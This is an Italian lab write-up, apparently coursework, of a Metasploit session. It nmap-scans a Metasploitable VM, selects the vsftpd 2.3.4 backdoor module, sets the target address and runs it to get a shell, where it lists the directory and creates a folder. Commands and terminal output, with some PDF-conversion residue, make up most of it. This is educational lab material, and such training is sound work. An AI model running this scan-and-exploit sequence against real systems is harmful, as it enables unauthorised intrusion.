

HACKING CON METASPLOIT

Nella lezioni pratica di oggi vedremo una sessione di hacking con Metasploit sulla macchina Metasploitable

FASE 1

Nella prima fase abbiamo preparato l'ambiente.

Usando il comando **nmap -sV -T5 192.168.1.149** abbiamo effettuato una scansione alla ricerca del servizio vsftpd come richiesto.

Notiamo che la prima voce che ci appare sulla porta **21** ha quel servizio.

```

kali@kali:~$ nmap -sV -T5 192.168.1.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 17:53 EST
Nmap scan report for 192.168.1.149
Host is up (0.00019s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux
x:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 193.80 seconds

kali@kali:~$

```

FASE 2

Nella seconda fase abbiamo preparato l'exploit e il payload tramite il comando **"msfconsole"**.

Avviando metasploit abbiamo iniziato la configurazione cercando tramite il comando **“search vsftpd”**. Questa ricerca ci ha resituito un exploit per il servizio che cercavamo

[illegible]


Tramite il comando **use 0** abbiamo selezionato il nostro exploit.

```
kali@kali: ~  
File Actions Edit View Help  
+ --=[ metasploit v6.2.9-dev ]  
+ --=[ 2230 exploits - 1177 auxiliary - 398 post ]  
+ --=[ 867 payloads - 45 encoders - 11 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: Enable HTTP request and response logging  
with set HttpTrace true  
  
msf6 > search vsftpd  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSF2PD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > use 0  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256:  
:NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256:  
:REFERENCE  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:12: warning: previous definition of REFERENCE was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256:  
:IDENTIFIER  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Una volta scelto abbiamo dovuto settarlo per il nostro target. Con il comando **show options** possiamo vedere tutti i parametri che possiamo modificare

```
kali@kali: ~  
File Actions Edit View Help  
:NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256:  
:REFERENCE  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:12: warning: previous definition of REFERENCE was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256:  
:IDENTIFIER  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm  
/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name Current Setting Required Description  
-- --  
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT 21 yes The target port (TCP)  
  
Payload options (cmd/unix/interact):  
  
Name Current Setting Required Description  
-- --  
EXITFUNC process The exit technique (Accepted values: process, seh, thread, vcall)  
  
Exploit target:  
  
Id Name  
-- --  
0 Automatic  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```


Una volta scelto abbiamo dovuto settarlo per il nostro target. Con il comando **set rhosts 192.168.1.149** abbiamo dato come IP host Metasploitable.



RHOSTS	192.168.1.149	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

FASE 3

Nella terza fase lanciamo il nostro exploit con il payload verso il nostro bersaglio con il comando **exploit**



Una volta stabilita la connessione abbiamo potuto usare dei comandi shell per muoverci tra le directory.

Tramite il comando **pwd** abbiamo visto la directory e con il comando **mkdir** abbiamo creato un'ulteriore directory chiamata **test_metasploit**

